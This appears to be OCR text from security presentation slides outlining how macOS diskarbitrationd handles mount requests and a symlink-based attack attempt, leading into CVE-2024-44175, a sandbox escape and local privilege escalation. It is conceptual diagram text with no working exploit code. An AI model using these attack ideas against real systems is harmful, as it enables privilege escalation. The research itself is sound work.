
mount

xnu

OPERATION
priv: user
target owner: root
disk owner: user




OPERATION
priv: user
target owner: root
disk owner: user


caller
diskarbitrationd
mount
xnu
fail
OPERATION
priv: user
target owner: root
disk owner: user
FAIL!!!! user != root

case study:

+ diskarbitrationd

+ attack diskarbitrationd with symlink




caller

diskarbitrationd

mount -k

xnu

OPERATION
priv: user
target: link ->
/tmp/mnt
target owner: user
disk owner: user



caller


diskarbitrationd

pass

mount -k

xnu

OPERATION
priv: user
target: link ->
/tmp/mnt
target owner: user
disk owner: user



caller → diskarbitrationd → mount -k → xnu

OPERATION
priv: user
target: link ->
/tmp/mnt
target owner: user
disk owner: user

caller

diskarbitrationd

mount -k

xnu

fail

OPERATION
priv: user
target: link ->
/tmp/mnt
target owner: user
disk owner: user


FAIL!!! xnu doesn't follow symlinks (-k)

CVE-2024-44175- Sandbox Escape & LPE (UserFS)

CVE-2024-44175 - theory

